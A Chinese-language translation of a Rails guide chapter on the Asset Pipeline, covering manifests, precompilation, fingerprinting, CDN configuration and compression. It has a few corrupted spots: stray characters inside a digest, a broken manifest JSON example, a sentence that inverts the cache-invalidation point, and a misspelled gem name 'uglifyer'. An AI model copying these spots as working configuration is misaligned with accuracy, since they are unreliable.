例如，当我们生成 `ProjectsController` 时，Rails 会新建 `app/assets/javascripts/projects.coffee` 文件和 `app/assets/stylesheets/projects.scss` 文件。默认情况下，应用会通过 `require_tree` 指令引入这两个文件。关于 `require_tree` 指令的更多介绍，请参阅 [23.2.4 节](#)。

针对控制器的 JavaScript 文件和 CSS 文件也可以只在相应的控制器中引入：

```
<%= javascript_include_tag params[:controller] %> 或 <%= stylesheet_link_tag params[:controller] %>
```

此时，千万不要使用 `require_tree` 指令，否则就会重复包含这些静态资源文件。

提醒

在进行静态资源文件预编译时，请确保针对控制器的静态文件是在按页加载时进行预编译的。默认情况下，Rails 不会自动对 `.coffee` 和 `.scss` 文件进行预编译。关于预编译工作原理的更多介绍，请参阅 [23.4.1 节](#)。

注意

要使用 CoffeeScript，就必须安装支持 ExecJS 的运行时。macOS 和 Windows 已经预装了此类运行时。关于所有可用运行时的更多介绍，请参阅 [ExecJS 文档](#)。

通过在 `config/application.rb` 配置文件中添加下述代码，可以禁止生成针对控制器的静态资源文件：

```
config.generators do |g|
  g.assets false
end
```

23.2.2 静态资源文件的组织方式

应用的 Asset Pipeline 静态资源文件可以储存在三个位置：`app/assets`、`lib/assets` 和 `vendor/assets`。

- `app/assets` 文件夹用于储存应用自有的静态资源文件，例如自定义图像、JavaScript 文件和 CSS 文件。
- `lib/assets` 文件夹用于储存自有代码库的静态资源文件，这些代码库或者不适合放在当前应用中，或者需要在多个应用间共享。
- `vendor/assets` 文件夹用于储存第三方代码库的静态资源文件，例如 JavaScript 插件和 CSS 框架。如果第三方代码库中引用了同样由 Asset Pipeline 处理的静态资源文件（图像、CSS 文件等），就必须使用 `asset_path` 这样的辅助方法重新编写相关代码。

提醒

从 Rails 3 升级而来的用户需要注意，通过设置应用的清单文件，我们可以包含 `lib/assets` 和 `vendor/assets` 文件夹中的静态资源文件，但是这两个文件夹不再是预编译数组的一部分。更多介绍请参阅 [23.4.1 节](#)。

23.2.2.1 搜索路径

当清单文件或辅助方法引用了静态资源文件时，Sprockets 会在静态资源文件的三个默认存储位置中进行查找。

这三个默认存储位置分别是 `app/assets` 文件夹的 `images`、`javascripts` 和 `stylesheets` 子文件夹，实际上这三个文件夹并没有什么特别之处，所有的 `app/assets/*` 文件夹及其子文件夹都会被搜索。

例如，下列文件：

```
app/assets/javascripts/home.js
```

```
lib/assets/javascripts/moovinator.js  
vendor/assets/javascripts/slider.js  
vendor/assets/somepackage/phonebox.js
```

在清单文件中可以像下面这样进行引用：

```
//= require home  
//= require moovinator  
//= require slider  
//= require phonebox
```

这些文件夹的子文件夹中的静态资源文件：

```
app/assets/javascripts/sub/something.js
```

可以像下面这样进行引用：

```
//= require sub/something
```

通过在 Rails 控制台中检查 `Rails.application.config.assets.paths` 变量，我们可以查看搜索路径。

除了标准的 `app/assets/*` 路径，还可以在 `config/application.rb` 配置文件中为 Asset Pipeline 添加其他路径。例如：

```
config.assets.paths << Rails.root.join("lib", "videoplayer", "flash")
```

Rails 会按照路径在搜索路径中出现的先后顺序，对路径进行遍历。因此，在默认情况下，`app/assets` 中的文件优先级最高，将会遮盖 `lib` 和 `vendor` 文件夹中的同名文件。

千万注意，在清单文件之外引用的静态资源文件必须添加到预编译数组中，否则无法在生产环境中使用。

23.2.2 使用索引文件

对于 Sprockets，名为 `index`（带有相关扩展名）的文件具有特殊用途。

例如，假设应用中使用的 jQuery 库及多个模块储存在 `lib/assets/javascripts/library_name` 文件夹中，那么 `lib/assets/javascripts/library_name/index.js` 文件将作为这个库的清单文件。在这个库的清单文件中，应该按顺序列出所有需要加载的文件，或者干脆使用 `require_tree` 指令。

在应用的清单文件中，可以把这个库作为一个整体加载：

```
//= require library_name
```

这样，相关代码总是作为整体在应用中使用，降低了维护成本，并使代码保持简洁。

23.2.3 创建指向静态资源文件的链接

Sprockets 没有为访问静态资源文件添加任何新方法，而是继续使用我们熟悉的 `javascript_include_tag` 和 `stylesheet_link_tag` 辅助方法：

```
<%= stylesheet_link_tag "application", media: "all" %>  
<%= javascript_include_tag "application" %>
```

如果使用了 Rails 默认包含的 `turbolinks` gem，并使用了 `data-turbolinks-track` 选项，Turbolinks 就会检查静态资源文件是否有更新，如果有更新就加载到页面中：

```
<%= stylesheet_link_tag "application", media: "all", "data-turbolinks-track" => "reload" %>
<%= javascript_include_tag "application", "data-turbolinks-track" => "reload" %>
```

在常规视图中，我们可以像下面这样访问 `app/assets/images` 文件夹中的图像：

```
<%= image_tag "rails.png" %>
```

如果在应用中启用了 Asset Pipeline，并且未在当前环境中禁用 Asset Pipeline，那么这个图像文件将由 Sprockets 处理。如果图像的位置是 `public/assets/rails.png`，那么将由 Web 服务器处理。

如果文件请求包含 SHA256 哈希值，例如 `public/assets/rails-f90d8a84c707a8dc923fca1ca1895ae8ed0a09237f6992015fef1e11be77c023.png`，处理的方式也是一样的。关于如何生成哈希值的介绍，请参阅 [23.4 节](#)。

Sprockets 还会检查 `config.assets.paths` 中指定的路径，其中包括 Rails 应用的标准路径和 Rails 引擎添加的路径。

也可以把图像放在子文件夹中，访问时只需加上子文件夹的名称即可：

```
<%= image_tag "icons/rails.png" %>
```

提醒

如果对静态资源文件进行了预编译（请参阅 [23.4 节](#)），那么在页面中链接到并不存在的静态资源文件或空字符串将导致该页面抛出异常。因此，在使用 `image_tag` 等辅助方法处理用户提供数据时一定要小心。

23.2.3.1 CSS 和 ERB

Asset Pipeline 会自动计算 ERB 的值。也就是说，只要给 CSS 文件添加 `.erb` 扩展名（例如 `application.css.erb`），就可以在 CSS 规则中使用 `asset_path` 等辅助方法。

```
.class { background-image: url(<%= asset_path 'image.png' %>) }
```

上述代码中的 `asset_path` 辅助方法会返回指向图像真实路径的链接。图像必须位于静态文件加载路径中，例如 `app/assets/images/image.png`，以便在这里引用。如果在 `public/assets` 文件夹中已经存在此图像的带指纹的版本，那么将引用这个带指纹的版本。

要想使用 `data URI`（用于把图像数据直接嵌入 CSS 文件中），可以使用 `asset_data_uri` 辅助方法：

```
#logo { background: url(<%= asset_data_uri 'logo.png' %>) }
```

`asset_data_uri` 辅助方法会把正确格式化后的 `data URI` 插入 CSS 源代码中。

注意，关闭标签不能使用 `-%>` 形式。

23.2.3.2 CSS 和 Sass

在使用 Asset Pipeline 时，静态资源文件的路径都必须重写，为此 `sass-rails` gem 提供了 `-url` 和 `-path` 系列辅助方法（在 Sass 中使用连字符，在 Ruby 中使用下划线），用于处理图像、字体、视频、音频、JavaScript 和 CSS 等类型的静态资源文件。

- `image-url("rails.png")` 会返回 `url(/assets/rails.png)`

- `image-path("rails.png")` 会返回 `"/assets/rails.png"`

或使用更通用的形式：

- `asset-url("rails.png")` 返回 `url(/assets/rails.png)`
- `asset-path("rails.png")` 返回 `"/assets/rails.png"`

23.2.3.3 JavaScript/CoffeeScript 和 ERB

只要给 JavaScript 文件添加 `.erb` 扩展名（例如 `application.js.erb`），就可以在 JavaScript 源代码中使用 `asset_path` 辅助方法：

```
$('#logo').attr({ src: "<%= asset_path('logo.png') %>" });
```

上述代码中的 `asset_path` 辅助方法会返回指向图像真实路径的链接。

同样，只要给 CoffeeScript 文件添加 `.erb` 扩展名（例如 `application.coffee.erb`），就可以在 CoffeeScript 源代码中使用 `asset_path` 辅助方法：

```
$('#logo').attr src: "<%= asset_path('logo.png') %>"
```

23.2.4 清单文件和指令

Sprockets 使用清单文件来确定需要包含和处理哪些静态资源文件。这些清单文件中的指令会告诉 Sprockets，要想创建 CSS 或 JavaScript 文件需要加载哪些文件。通过这些指令，可以让 Sprockets 加载指定文件，对这些文件进行必要的处理，然后把它们连接为单个文件，最后进行压缩（压缩方式取决于 `Rails.application.config.assets.js_compressor` 选项的值）。这样在页面中只需处理一个文件而非多个文件，减少了浏览器的请求次数，大大缩短了页面的加载时间。通过压缩还能使文件变小，使浏览器可以更快地下载。

例如，在默认情况下，新建 Rails 应用的 `app/assets/javascripts/application.js` 文件包含下面几行代码：

```
// ...
//= require jquery
//= require jquery_ujs
//= require_tree .
```

在 JavaScript 文件中，Sprockets 指令以 `//=.` 开头。上述代码中使用了 `require` 和 `require_tree` 指令。`require` 指令用于告知 Sprockets 哪些文件需要加载。这里加载的是 Sprockets 搜索路径中的 `jquery.js` 和 `jquery_ujs.js` 文件。我们不必显式提供文件的扩展名，因为 Sprockets 假定在 `.js` 文件中加载的总是 `.js` 文件。

`require_tree` 指令告知 Sprockets 以递归方式包含指定文件夹中的所有 JavaScript 文件。在指定文件夹路径时，必须使用相对于清单文件的相对路径。也可以通过 `require_directory` 指令包含指定文件夹中的所有 JavaScript 文件，此时将不会采取递归方式。

清单文件中的指令是按照从上到下的顺序处理的，但我们无法确定 `require_tree` 指令包含文件的顺序，因此不应该依赖于这些文件的顺序。如果想要确保连接文件时某些 JavaScript 文件出现在其他 JavaScript 文件之前，可以在清单文件中先行加载这些文件。注意，`require` 系列指令不会重复加载文件。

在默认情况下，新建 Rails 应用的 `app/assets/stylesheets/application.css` 文件包含下面几行代码：

```
/* ...
*= require_self
```

```
*= require_tree .
*/
```

无论新建 Rails 应用时是否使用了 `--skip-sprockets` 选项，Rails 都会创建 `app/assets/javascripts/application.js` 和 `app/assets/stylesheets/application.css` 文件。因此，之后想要使用 Asset Pipeline 非常容易。

我们在 JavaScript 文件中使用的指令同样可以在 CSS 文件中使用，此时加载的是 CSS 文件而不是 JavaScript 文件。在 CSS 清单文件中，`require_tree` 指令的工作原理和在 JavaScript 清单文件中相同，会加载指定文件夹中的所有 CSS 文件。

上述代码中使用了 `require_self` 指令，用于把当前文件中的 CSS 代码（如果存在）插入调用这个指令的位置。

注意

要想使用多个 Sass 文件，通常应该使用 [Sass @import 规则](#)，而不是 Sprockets 指令。如果使用 Sprockets 指令，这些 Sass 文件将拥有各自的作用域，这样变量和混入只能在定义它们的文件中使用。

和使用 `require_tree` 指令相比，使用 `@import "*"` 和 `@import "**/*"` 的效果完全相同，都能加载指定文件夹中的所有文件。更多介绍和注意事项请参阅 [sass-rails 文档](#)。

我们可以根据需要使用多个清单文件。例如，可以用 `admin.js` 和 `admin.css` 清单文件分别包含应用管理后台的 JS 和 CSS 文件。

CSS 清单文件中指令的执行顺序类似于前文介绍的 JavaScript 清单文件，尤其是加载的文件都会按照指定顺序依次编译。例如，我们可以像下面这样把 3 个 CSS 文件连接在一起：

```
/* ...
*= require reset
*= require layout
*= require chrome
*/
```

23.2.5 预处理

静态资源文件的扩展名决定了预处理的方式。在使用默认的 Rails gemset 生成控制器或脚手架时，会生成 CoffeeScript 和 SCSS 文件，而不是普通的 JavaScript 和 CSS 文件。在前文的例子中，生成 `projects` 控制器时会生成 `app/assets/javascripts/projects.coffee` 和 `app/assets/stylesheets/projects.scss` 文件。

在开发环境中，或 Asset Pipeline 被禁用时，会使用 `coffee-script` 和 `sass` gem 提供的处理器分别处理相应的文件请求，并把生成的 JavaScript 和 CSS 文件发给浏览器。当 Asset Pipeline 可用时，会对这些文件进行预处理，然后储存在 `public/assets` 文件夹中，由 Rails 应用或 Web 服务器处理。

通过添加其他扩展名，可以对文件进行更多预处理。对扩展名的解析顺序是从右到左，相应的预处理顺序也是从右到左。例如，对于 `app/assets/stylesheets/projects.scss.erb` 文件，会先处理 ERB，再处理 SCSS，最后作为 CSS 文件处理。同样，对于 `app/assets/javascripts/projects.coffee.erb` 文件，会先处理 ERB，再处理 CoffeeScript，最后作为 JavaScript 文件处理。

记住预处理顺序很重要。例如，如果我们把文件名写为 `app/assets/javascripts/projects.erb.coffee`，就会先处理 CoffeeScript，这时一旦遇到 ERB 代码就会出错。

23.3 在开发环境中

在开发环境中，Asset Pipeline 会按照清单文件中指定的顺序处理静态资源文件。

对于清单文件 `app/assets/javascripts/application.js`:

```
//= require core  
//= require projects  
//= require tickets
```

会生成下面的 HTML:

```
<script src="/assets/core.js?body=1"></script>  
<script src="/assets/projects.js?body=1"></script>  
<script src="/assets/tickets.js?body=1"></script>
```

其中 `body` 参数是使用 Sprockets 时必须使用的参数。

23.3.1 检查运行时错误

在生产环境中，Asset Pipeline 默认会在运行时检查潜在错误。要想禁用此行为，可以设置:

```
config.assets.raise_runtime_errors = false
```

当此选项设置为 `true` 时，Asset Pipeline 会检查应用中加载的所有静态资源文件是否都已包含在 `config.assets.precompile` 列表中。如果此时 `config.assets.digest` 也设置为 `true`，Asset Pipeline 会要求所有对静态资源文件的请求都包含指纹（digest）。

23.3.2 找不到静态资源时抛出错误

如果使用的 sprockets-rails 是 3.2.0 或以上版本，可以配置找不到静态资源时的行为。如果禁用了“静态资源后备机制”，找不到静态资源时抛出错误。

```
config.assets.unknown_asset_fallback = false
```

如果启用了“静态资源后备机制”，找不到静态资源时，输出路径，而不抛出错误。静态资源后备机制默认启用。

23.3.3 关闭指纹

通过修改 `config/environments/development.rb` 配置文件，我们可以关闭指纹:

```
config.assets.digest = false
```

当此选项设置为 `true` 时，Rails 会为静态资源文件的 URL 生成指纹。

23.3.4 关闭调试

通过修改 `config/environments/development.rb` 配置文件，我们可以关闭调式模式:

```
config.assets.debug = false
```

当调试模式关闭时，Sprockets 会对所有文件进行必要的预处理，然后把它们连接起来。此时，前文的清单文

件会生成下面的 HTML:

```
<script src="/assets/application.js"></script>
```

当服务器启动后，静态资源文件将在第一次请求时进行编译和缓存。Sprockets 通过设置 `must-revalidate` Cache-Control HTTP 首部，来减少后续请求造成的开销，此时对于后续请求浏览器会得到 304（未修改）响应。

如果清单文件中的某个文件在两次请求之间发生了变化，服务器会使用新编译的文件作为响应。

还可以通过 Rails 辅助方法启用调试模式：

```
<%= stylesheet_link_tag "application", debug: true %>
<%= javascript_include_tag "application", debug: true %>
```

当然，如果已经启用了调式模式，再使用 `:debug` 选项就完全是多余的了。

在开发模式中，我们也可以启用压缩功能以检查其工作是否正常，在需要进行调试时再禁用压缩功能。

23.4 在生产环境中

在生产环境中，Sprockets 会使用前文介绍的指纹机制。默认情况下，Rails 假定静态资源文件都经过了预编译，并将由 Web 服务器处理。

在预编译阶段，Sprockets 会根据静态资源文件的内容生成 SHA256 哈希值，并在保存文件时把这个哈希值添加到文件名中。Rails 辅助方法会用这些包含指纹的文件名代替清单文件中的文件名。

例如，下面的代码：

```
<%= javascript_include_tag "application" %>
<%= stylesheet_link_tag "application" %>
```

会生成下面的 HTML：

```
<script src="/assets/application-908e25f4bf641868d8683022a5b62f54.js"></script>
<link href="/assets/application-4dd5b109ee3439da54f5bdfd78a80473.css" media="screen"
rel="stylesheet" />
```

注意

Rails 开始使用 Asset Pipeline 后，不再使用 `:cache` 和 `:concat` 选项，因此在调用 `javascript_include_tag` 和 `stylesheet_link_tag` 辅助方法时需要删除这些选项。

可以通过 `config.assets.digest` 初始化选项（默认为 `true`）启用或禁用指纹功能。

注意

在正常情况下，请不要修改默认的 `config.assets.digest` 选项（默认为 `true`）。如果文件名中未包含指纹，并且 HTTP 头信息的过期时间设置为很久以后，远程客户端将无法在文件内容发生变化时重新获取文件。

23.4.1 预编译静态资源文件

Rails 提供了一个 Rake 任务，用于编译 Asset Pipeline 清单文件中的静态资源文件和其他相关文件。

经过编译的静态资源文件将储存在 `config.assets.prefix` 选项指定的路径中，默认为 `/assets` 文件夹。

部署 Rails 应用时可以在服务器上执行这个 Rake 任务，以便直接在服务器上完成静态资源文件的编译。关于本地编译的介绍，请参阅下一节。

这个 Rake 任务是：

```
$ RAILS_ENV=production bin/rails assets:precompile
```

Capistrano (v2.15.1 及更高版本) 提供了对这个 Rake 任务的支持。只需把下面这行代码添加到 `Capfile` 中：

```
load 'deploy/assets'
```

就会把 `config.assets.prefix` 选项指定的文件夹链接到 `shared/assets` 文件夹。当然，如果 `shared/assets` 文件夹已经用于其他用途，我们就得自己编写部署任务了。

需要注意的是，`shared/assets` 文件夹会在多次部署之间共享，这样引用了这些静态资源文件的远程客户端的缓存页面在其生命周期中就能正常工作。

编译文件时的默认匹配器 (matcher) 包括 `application.js`、`application.css`，以及 `app/assets` 文件夹和 gem 中的所有非 JS/CSS 文件（会自动包含所有图像）：

```
[ Proc.new { |filename, path| path =~ /app\/assets/ && !%w(.js .css).include?(File.extname(filename)) },
/applications.(css|js)$/ ]
```

注意

这个匹配器（及预编译数组的其他成员；见后文）会匹配编译后的文件名，这意味着无论是 JS/CSS 文件，还是能够编译为 JS/CSS 的文件，都将被排除在外。例如，`.coffee` 和 `.scss` 文件能够编译为 JS/CSS，因此被排除在默认的编译范围之外。

要想包含其他清单文件，或单独的 JavaScript 和 CSS 文件，可以把它们添加到 `config/initializers/assets.rb` 配置文件的 `precompile` 数组中：

```
Rails.application.config.assets.precompile += %w( admin.js admin.css )
```

注意

添加到 `precompile` 数组的文件名应该以 `.js` 或 `.css` 结尾，即便实际添加的是 CoffeeScript 或 Sass 文件也是如此。

`assets:precompile` 这个 Rake 任务还会生成 `.sprockets-manifest-md5hash.json` 文件（其中 `md5hash` 是一个 MD5 哈希值），其内容是所有静态资源文件及其指纹的列表。有了这个文件，Rails 辅助方法不需要 Sprockets 就能获得静态资源文件对应的指纹。下面是一个典型的 `.sprockets-manifest-md5hash.json` 文件的例子：

```
{"files": {"application-aee4be71f1288037ae78b997df388332edfd246471b533dc当地a8f9fe156442b.js": {"logical_path": "application.js", "digest": "aee4be71f1288037ae78b997df388332edfd246471b533dc当地a8f9fe156442b", "integrity": "sha256-ruS+cfEogDeueLm"}, ...}
```

```
"application-86a292b5070793c37e2c0e5f39f73bb387644eaead7f96e6fc040a028b16c18.css": {"logical_path": "application.css", "digest": "86a292b5070793c37e2c0e5f39f73bb387644eaead7f96e6fc040a028b16c18", "integrity": "sha256-hqKStQcHk8N+LA5lub8BAoCixbBg="},  
"favicon-8d2387b8d4d32cecd93fa3900df0e9ff89d01aacd84f50e780c17c9f6b3d0eda.ico": {"logical_path": "favicon.ico", "digest": "8d2387b8d4d32cecd93fa3900df0e9ff89d01aacd84f50e780c17c9f6b3d0eda", "integrity": "sha256-jS0HuNTTLozZP6G4nQGqzYT1DngMF8n2s9Dto="},  
"my_image-f4028156fd7eca03584d5f2fc0470df1e0dbc7369eaae638b2ff033f988ec493.png": {"logical_path": "my_image.png", "digest": "f4028156fd7eca03584d5f2fc0470df1e0dbc7369eaae638b2ff033f988ec493", "integrity": "sha256-9AKBVv1+ygNYTV8/assets": {"application.js": "application-aee4be71f1288037ae78b997df388332edfd246471b533dcdaa8f9fe156442b.js", "application.css": "application-86a292b5070793c37e2c0e5f39f73bb387644eaead7f96e6fc040a028b16c18.css", "favicon.ico": "favicon-8d2387b8d4d32cecd93fa3900df0e9ff89d01aacd84f50e780c17c9f6b3d0eda.ico", "my_image.png": "my_image-f4028156fd7eca03584d5f2fc0470df1e0dbc7369eaae638b2ff033f988ec493.png"}}
```

.sprockets-manifest-md5hash.json 文件默认位于 config.assets.prefix 选项所指定的位置的根目录（默认为 /assets 文件夹）。

注意

在生产环境中，如果有些预编译后的文件丢失了，Rails 就会抛出 Sprockets::Helpers::RailsHelper::AssetPaths::AssetNotPrecompiledError 异常，提示所丢失文件的文件名。

23.4.1.1 在 HTTP 首部中设置为很久以后才过期

预编译后的静态资源文件储存在文件系统中，并由 Web 服务器直接处理。默认情况下，这些文件的 HTTP 首部并不会在很久以后才过期，为了充分发挥指纹的作用，我们需要修改服务器配置中的请求头过期时间。

对于 Apache：

```
# 在启用 Apache 模块 `mod_expires` 的情况下，才能使用  
# Expires* 系列指令。  
<Location /assets/>  
# 在使用 Last-Modified 的情况下，不推荐使用 ETag  
Header unset ETag  
FileETag None  
# RFC 规定缓存时间为 1 年  
ExpiresActive On  
ExpiresDefault "access plus 1 year"  
</Location>
```

对于 Nginx：

```
location ~ ^/assets/ {  
    expires 1y;  
    add_header Cache-Control public;  
  
    add_header ETag "";  
}
```

23.4.2 本地预编译

在本地预编译静态资源文件的理由如下：

- 可能没有生产环境服务器文件系统的写入权限；
- 可能需要部署到多台服务器，不想重复编译；
- 部署可能很频繁，但静态资源文件很少变化。

本地编译允许我们把编译后的静态资源文件纳入源代码版本控制，并按常规方式部署。

有三个注意事项：

- 不要运行用于预编译静态资源文件的 Capistrano 部署任务；
- 开发环境中必须安装压缩或简化静态资源文件所需的工具；
- 必须修改下面这个设置：

在 `config/environments/development.rb` 配置文件中添加下面这行代码：

```
config.assets.prefix = "/dev-assets"
```

在开发环境中，通过修改 `prefix`，可以让 Sprockets 使用不同的 URL 处理静态资源文件，并把所有请求都交给 Sprockets 处理。在生产环境中，`prefix` 仍然应该设置为 `/assets`。在开发环境中，如果不修改 `prefix`，应用就会优先读取 `/assets` 文件夹中预编译后的静态资源文件，这样对静态资源文件进行修改后，除非重新编译，否则看不到任何效果。

实际上，通过修改 `prefix`，我们可以在本地预编译静态资源文件，并把这些文件储存在工作目录中，同时可以根据需要随时将其纳入源代码版本控制。开发模式将按我们的预期正常工作。

23.4.3 实时编译

在某些情况下，我们需要使用实时编译。在实时编译模式下，Asset Pipeline 中的所有静态资源文件都由 Sprockets 直接处理。

通过如下设置可以启用实时编译：

```
config.assets.compile = true
```

如前文所述，静态资源文件会在首次请求时被编译和缓存，辅助方法会把清单文件中的文件名转换为带 SHA256 哈希值的版本。

Sprockets 还会把 `Cache-Control` HTTP 首部设置为 `max-age=31536000`，意思是服务器和客户端浏览器的所有缓存的过期时间是 1 年。这样在本地浏览器缓存或中间缓存中找到所需静态资源文件的可能性会大大增加，从而减少从服务器上获取静态资源文件的请求次数。

但是实时编译模式会使用更多内存，性能也比默认设置更差，因此并不推荐使用。

如果部署应用的生产服务器没有预装 JavaScript 运行时，可以在 Gemfile 中添加一个：

```
group :production do
  gem 'therubyracer'
end
```

23.4.4 CDN

CDN 的意思是[内容分发网络](#)，主要用于缓存全世界的静态资源文件。当 Web 浏览器请求静态资源文件时，CDN 会从地理位置最近的 CDN 服务器上发送缓存的文件副本。如果我们在生产环境中让 Rails 直接处理静

态资源文件，那么在应用前端使用 CDN 将是最好的选择。

使用 CDN 的常见模式是把生产环境中的应用设置为“源”服务器，也就是说，当浏览器从 CDN 请求静态资源文件但缓存未命中时，CDN 将立即从“源”服务器中抓取该文件，并对其进行缓存。例如，假设我们在 `example.com` 上运行 Rails 应用，并在 `mycdnsubdomain.fictional-cdn.com` 上配置了 CDN，在处理对 `mycdnsubdomain.fictional-cdn.com/assets/smile.png` 的首次请求时，CDN 会抓取 `example.com/assets/smile.png` 并进行缓存。之后再请求 `mycdnsubdomain.fictional-cdn.com/assets/smile.png` 时，CDN 会直接提供缓存中的文件副本。对于任何请求，只要 CDN 能够直接处理，就不会访问 Rails 服务器。由于 CDN 提供的静态资源文件由地理位置最近的 CDN 服务器提供，因此对请求的响应更快，同时 Rails 服务器不再需要花费大量时间处理静态资源文件，因此可以专注于更快地处理应用代码。

23.4.4.1 设置用于处理静态资源文件的 CDN

要设置 CDN，首先必须在公开的互联网 URL 地址上（例如 `example.com`）以生产环境运行 Rails 应用。下一步，注册云服务提供商的 CDN 服务。然后配置 CDN 的“源”服务器，把它指向我们的网站 `example.com`，具体配置方法请参考云服务提供商的文档。

CDN 提供商会为我们的应用提供一个自定义子域名，例如 `mycdnsubdomain.fictional-cdn.com`（注意 `fictional-cdn.com` 只是撰写本文时杜撰的一个 CDN 提供商）。完成 CDN 服务器配置后，还需要告诉浏览器从 CDN 抓取静态资源文件，而不是直接从 Rails 服务器抓取。为此，需要在 Rails 配置中，用静态资源文件的主机代替相对路径。通过 `config/environments/production.rb` 配置文件的 `config.action_controller.asset_host` 选项，我们可以设置静态资源文件的主机：

```
config.action_controller.asset_host = 'mycdnsubdomain.fictional-cdn.com'
```

注意

这里只需提供“主机”，即前文提到的子域名，而不需要指定 HTTP 协议，例如 `http://` 或 `https://`。默认情况下，Rails 会使用网页请求的 HTTP 协议作为指向静态资源文件链接的协议。

还可以通过[环境变量](#)设置静态资源文件的主机，这样可以方便地在不同的运行环境中使用不同的静态资源文件：

```
config.action_controller.asset_host = ENV['CDN_HOST']
```

注意

这里还需要把服务器上的 `CDN_HOST` 环境变量设置为 `mycdnsubdomain.fictional-cdn.com`。

服务器和 CDN 配置好后，就可以像下面这样引用静态资源文件：

```
<%= asset_path('smile.png') %>
```

这时返回的不再是相对路径 `/assets/smile.png`（出于可读性考虑省略了文件名中的指纹），而是指向 CDN 的完整路径：

```
http://mycdnsubdomain.fictional-cdn.com/assets/smile.png
```

如果 CDN 上有 `smile.png` 文件的副本，就会直接返回给浏览器，而 Rails 服务器甚至不知道有浏览器请求了 `smile.png` 文件。如果 CDN 上没有 `smile.png` 文件的副本，就会先从“源”服务器上抓取 `example.com/assets/smile.png` 文件，再返回给浏览器，同时保存文件的副本以备将来使用。

如果只想让 CDN 处理部分静态资源文件，可以在调用静态资源文件辅助方法时使用 :host 选项，以覆盖 config.action_controller.asset_host 选项中设置的值：

```
<%= asset_path 'image.png', host: 'mycdnsubdomain.fictional-cdn.com' %>
```

23.4.4.2 自定义 CDN 缓存行为

CDN 的作用是为内容提供缓存。如果 CDN 上有过期或不良内容，那么不仅不能对应用有所助益，反而会造成负面影响。本小节将介绍大多数 CDN 的一般缓存行为，而我们使用的 CDN 在特性上可能会略有不同。

23.4.4.2.1 CDN 请求缓存

我们常说 CDN 对于缓存静态资源文件非常有用，但实际上 CDN 缓存的是整个请求。其中既包括了静态资源文件的请求体，也包括了其首部。其中，`Cache-Control` 首部是最重要的，用于告知 CDN（和 Web 浏览器）如何缓存文件内容。假设用户请求了 `/assets/i-dont-exist.png` 这个并不存在的静态资源文件，并且 Rails 应用返回的是 404，那么只要设置了合法的 `Cache-Control` 首部，CDN 就会缓存 404 页面。

23.4.4.2.2 调试 CDN 首部

检查 CDN 是否正确缓存了首部的方法之一是使用 `curl`。我们可以分别从 Rails 服务器和 CDN 获取首部，然后确认二者是否相同：

```
$ curl -I http://www.example/assets/application-d0e099e021c95eb0de3615fd1d8c4d83.css
HTTP/1.1 200 OK
Server: Cowboy
Date: Sun, 24 Aug 2014 20:27:50 GMT
Connection: keep-alive
Last-Modified: Thu, 08 May 2014 01:24:14 GMT
Content-Type: text/css
Cache-Control: public, max-age=2592000
Content-Length: 126560
Via: 1.1 vegur
```

CDN 中副本的首部：

```
$ curl -I http://mycdnsubdomain.fictional-cdn.com/assets/application-d0e099e021c95eb0de3615fd1d8c4d83.css
HTTP/1.1 200 OK Server: Cowboy Last-
Modified: Thu, 08 May 2014 01:24:14 GMT Content-Type: text/css
Cache-Control:
public, max-age=2592000
Via: 1.1 vegur
Content-Length: 126560
Accept-Ranges:
bytes
Date: Sun, 24 Aug 2014 20:28:45 GMT
Via: 1.1 varnish
Age: 885814
Connection: keep-alive
X-Served-By: cache-dfw1828-DFW
X-Cache: HIT
X-Cache-Hits:
```

在 CDN 文档中可以查询 CDN 提供的额外首部，例如 `X-Cache`。

23.4.4.2.3 CDN 和 `Cache-Control` 首部

`Cache-Control` 首部是一个 W3C 规范，用于描述如何缓存请求。当未使用 CDN 时，浏览器会根据 `Cache-Control` 首部来缓存文件内容。在静态资源文件未修改的情况下，浏览器就不必重新下载 CSS 或 JavaScript 等文件了。通常，Rails 服务器需要告诉 CDN（和浏览器）这些静态资源文件是“公共的”，这样任何缓存都可以保存这些文件的副本。此外，通常还会通过 `max-age` 字段来设置缓存失效前储存对象的时间。`max-age` 字段的单位是秒，最大设置为 31536000，即一年。在 Rails 应用中设置 `Cache-Control` 首部的方法如下：

```
config.public_file_server.headers = {
  'Cache-Control' => 'public, max-age=31536000'
}
```

现在，在生产环境中，Rails 应用的静态资源文件在 CDN 上会被缓存长达 1 年之久。由于大多数 CDN 会缓存首部，静态资源文件的 `Cache-Control` 首部会被传递给请求该静态资源文件的所有浏览器，这样浏览器就会长期缓存该静态资源文件，直到缓存过期后才会重新请求该文件。

23.4.4.2.4 CDN 和基于 URL 地址的缓存失效

大多数 CDN 会根据完整的 URL 地址来缓存静态资源文件的内容。因此，缓存

```
http://mycdnsubdomain.fictional-cdn.com/assets/smile-123.png
```

和缓存

```
http://mycdnsubdomain.fictional-cdn.com/assets/smile.png
```

被认为是两个完全不同的静态资源文件的缓存。

如果我们把 `Cache-Control` HTTP 首部的 `max-age` 值设得很大，那么当静态资源文件的内容发生变化时，应同时使原有缓存失效。例如，当我们把黄色笑脸图像更换为蓝色笑脸图像时，我们希望网站的所有访客看到的都是新的蓝色笑脸图像。如果我们使用了 CDN，并使用了 Rails Asset Pipeline `config.assets.digest` 选项的默认值 `true`，一旦静态资源文件的内容发生变化，其文件名就会发生变化。这样，我们就需要每次手动使某个静态资源文件的缓存失效。通过使用唯一的新文件名，我们就能确保用户访问的总是静态资源文件的最新版本。

23.5 自定义 Asset Pipeline

23.5.1 压缩 CSS

压缩 CSS 的可选方式之一是使用 YUI。通过 [YUI CSS 压缩器](#) 可以缩小 CSS 文件的大小。

在 Gemfile 中添加 `yui-compressor` gem 后，通过下面的设置可以启用 YUI 压缩：

```
config.assets.css_compressor = :yui
```

如果我们在 Gemfile 中添加了 `sass-rails` gem，那么也可以使用 Sass 压缩：

```
config.assets.css_compressor = :sass
```

23.5.2 压缩 JavaScript

压缩 JavaScript 的可选方式有 `:closure`、`:uglifier` 和 `:yui`，分别要求在 Gemfile 中添加 `closure-compiler`、`uglifyer` 和 `yui-compressor` gem。

默认情况下，Gemfile 中包含了 `uglifyer` gem，这个 gem 使用 Ruby 包装 `UglifyJS`（使用 NodeJS 开发），作用是通过删除空白和注释、缩短局部变量名及其他微小优化（例如在可能的情况下把 `if...else` 语句修改为三元运算符）压缩 JavaScript 代码。

使用 `uglifyer` 压缩 JavaScript 需进行如下设置：

```
config.assets.js_compressor = :uglifyer
```

注意

要使用 `uglifyer` 压缩 JavaScript，就必须安装支持 `ExecJS` 的运行时。macOS 和 Windows 已经预装了此类运行时。

23.5.3 用 GZip 压缩静态资源文件

